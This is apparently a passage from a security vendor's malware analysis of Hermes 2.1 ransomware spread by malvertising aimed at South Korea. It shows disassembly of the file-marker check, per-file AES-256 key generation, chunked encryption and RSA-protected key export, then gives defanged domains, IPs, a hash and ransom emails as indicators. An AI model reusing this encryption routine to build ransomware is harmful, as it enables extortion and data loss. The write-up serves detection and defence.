
```
sub_403F17(&v16, 0, 1100);
sub_403F17(&v14, 0, 1100);
sub_403F17(&v15, 0, 550);
sub_4032EF(&v15, &unk_503F98);
v28 = 0;
v27 = 0;
qmemcpy(&v18, L"rsaunique", 0x14u);
if ( dword_503F94 == 1 )
{
  dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider (Prototype)", 24, 16);
  if ( dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider (Prototype)", 24, 32) )
    goto LABEL_10;
  if ( dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider (Prototype)", 24, 40) )
    goto LABEL_10;
  dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 24, 16);
  if ( dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 24, 32) )
    goto LABEL_10;
  v12 = 24;
  v10 = L"Microsoft Enhanced RSA and AES Cryptographic Provider";
}
else
{
  dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 24, 16);
  if ( dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 24, 32) )
    goto LABEL_10;
  v12 = 24;
  v10 = L"Microsoft Enhanced RSA and AES Cryptographic Provider";
}
```

Each file processing starts from checking if it was already encrypted. The ransomware uses the saved marker "HERMES" that we already saw during the behavioral analysis. The marker is stored at the end of the file, before the block where the AES key is saved. Its offset is 274 bytes from the end. So, first the file pointer is set at this position to make a check of the characters.




```
0040107A push    ebx             ; _DWORD
0040107B push    ebx             ; _DWORD
0040107C add     eax, -274
00401081 push    eax             ; _DWORD
00401082 push    esi             ; _DWORD
00401083 call    _SetFilePointer ; kernel32.SetFilePointer
00401089 push    ebx             ; _DWORD
0040108A lea     eax, [ebp+enc_size]
0040108D mov     [ebp+enc_size], ebx
00401090 push    eax             ; _DWORD
00401091 push    6               ; _DWORD
00401093 lea     eax, [ebp+var_C]
00401096 push    eax             ; _DWORD
00401097 push    esi             ; _DWORD
00401098 call    _ReadFile       ; kernel32.ReadFile
0040109E test    eax, eax
004010A0 jz      short loc_4010CA

004010A2 cmp     byte ptr [ebp+var_C], 'H'
004010A6 jnz     short loc_4010CA

004010A8 cmp     byte ptr [ebp+var_C+1], 'E'
004010AC jnz     short loc_4010CA

004010AE cmp     byte ptr [ebp+var_C+2], 'R'
```

If the marker was found, the file is skipped. Otherwise, it is processed further. As we noticed during the behavioral analysis, each file is encrypted with a new key. Looking at the code, we can find the responsible function. Unfortunately for the victims, the authors used the secure function CryptGenKey:




```
004010D4 loc_4010D4:
004010D4 lea     eax, [ebp+var_4]
004010D7 push    eax             ; _DWORD
004010D8 push    1               ; _DWORD
004010DA push    6610h           ; _DWORD
004010DF push    [ebp+arg_4]     ; _DWORD
004010E2 call    dword_40C0A8    ; advapi32.CryptGenKey
004010E8 test    eax, eax
004010EA jnz     short loc_401101
```

The used identifier for the algorithm is 0x6610 (CALG_AES_256). That means 256-bit is using AES encryption. This key is used to encrypt the content of the file. The file is read and encrypted in chunks, with 1,000,000 bytes each.



```
00401131 loc_401131:              ; _DWORD
00401131 push     edx
00401132 push     edx             ; _DWORD
00401133 push     ebx             ; _DWORD
00401134 push     esi             ; _DWORD
00401135 mov      [ebp+var_1C], edx
00401138 call     _SetFilePointer ; kernel32.SetFilePointe
0040113E push     0               ; _DWORD
00401140 lea      eax, [ebp+var_1C]
00401143 push     eax             ; _DWORD
00401144 push     [ebp+chunk_size] ; _DWORD
00401147 push     offset unk_40D890 ; _DWORD
0040114C push     esi             ; _DWORD
0040114D call     _ReadFile       ; kernel32.ReadFile
00401153 test     eax, eax
00401155 jz       loc_4012A9

0040115B xor      ecx, ecx
0040115D mov      [ebp+enc_size], 1000000
00401164 push     ecx             ; _DWORD
00401165 lea      eax, [ebp+enc_size]
00401168 push     eax             ; _DWORD
00401169 push     ecx             ; _DWORD
0040116A push     ecx             ; _DWORD
0040116B push     [ebp+is_final]  ; _DWORD
0040116E push     ecx             ; _DWORD
0040116F push     [ebp+var_4]     ; _DWORD
00401172 call     _CryptEncrypt   ; advapi32.CryptEncrypt
00401178 test     eax, eax
```

At the end, the marker "HERMES" is written and the exported AES key is saved:



```
00401236 lea     eax, [ebp+var_28]
00401239 push    eax                 ; _DWORD
0040123A lea     eax, [ebp+var_158]
00401240 push    eax                 ; _DWORD
00401241 push    ebx                 ; _DWORD
00401242 push    1                   ; _DWORD
00401244 push    [ebp+arg_8]         ; _DWORD
00401247 push    [ebp+var_4]         ; _DWORD
0040124A call    dword_40C0BC        ; advapi32.CryptExportKey
00401250 test    eax, eax
00401252 jz      loc_4010EC
```


```
00401258 push    ebx               ; _DWORD
00401259 lea     eax, [ebp+var_20]
0040125C mov     [ebp+var_20], ebx
0040125F push    eax               ; _DWORD
00401260 push    [ebp+var_28]      ; _DWORD
00401263 lea     eax, [ebp+var_158]
00401269 push    eax               ; _DWORD
0040126A push    esi               ; _DWORD
0040126B call    dword_40C024      ; kernel32.WriteFile
00401271 push    esi               ; _DWORD
00401272 test    eax, eax
```

```
004010EC
004010EC loc_4010EC:
004010EC push    esi
```

The handle to the attacker's RSA public key is passed, so the function CryptExportKey automatically takes care of protecting the AES key. Only the owner of the RSA private key will be able to import it back.

Protection

Malwarebytes users are protected against this Flash Player exploit. In addition, the ransomware payload was blocked at zero-hour strictly based on its malicious behaviour.



Malwarebytes | PREMIUM

Ransomware automatically stopped

Malwarebytes detected and automatically stopped ransomware. It is no longer a threat to your computer.

Type: Ransomware
Name: Malware.Ransom.Agent.Generic
Path: C:\Users\[redacted]\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\DR038WRM\index[1].htm

Conclusion

Another campaign that we know of targeting South Koreans specifically is carried by malvertising and uses the Magnitude exploit kit, which also delivers ransomware—namely Magniber. That particular infection chain goes to great lengths to only infect this particular demographic, via geo-aware traffic redirection and language checks within the malware code itself.
After analyzing Hermes, we found it to be a fully functional ransomware. However, we cannot be sure what the real motivations of the distributors were. Looking at the full context, we may suspect that it was politically motivated rather than a profit-driven attack.

Although the infection vector appeared to narrow down to South Korea, the malware itself, unlike Magniber, does not specifically target these users. The fact that the ransomware excludes certain countries like Russia or Ukraine could tie the development and outsourcing of the malware to these areas or be a false flag. As we know, attribution is always a complex topic.

Indicators of compromise

Domains involved in campaign:

- 2018-02-27 (01:54 UTC)
  - staradvertsment[.]com
  - hunting.bannerexposure[.]info
- 2018-02-28
  - staradvertsment[.]com
  - accompanied.bannerexposure[.]info
- 2018-03-01
  switzerland.innovativebanner[.]info
- 2018-03-07
  name.secondadvertisements[.]com
- 2018-03-08
  - assessed.secondadvertisements[.]com
  - marketing.roadadvertisements[.]com
- 2018-03-09
  - bannerssale[.]com
  - aquaadvertisement[.]com
  - technologies.roadadvertisements[.]com

IP addresses:

- 159.65.131[.]94
- 159.65.131[.]94
- 207.148.104[.]5

Hermes 2.1 ransomware:

- A5A0964B1308FDB0AEB8BD5B2A0F306C99997C7C076D66EB3EBCDD68405B1DA2
- pretty040782@gmail[.]com
- pretty040782@keemail[.]me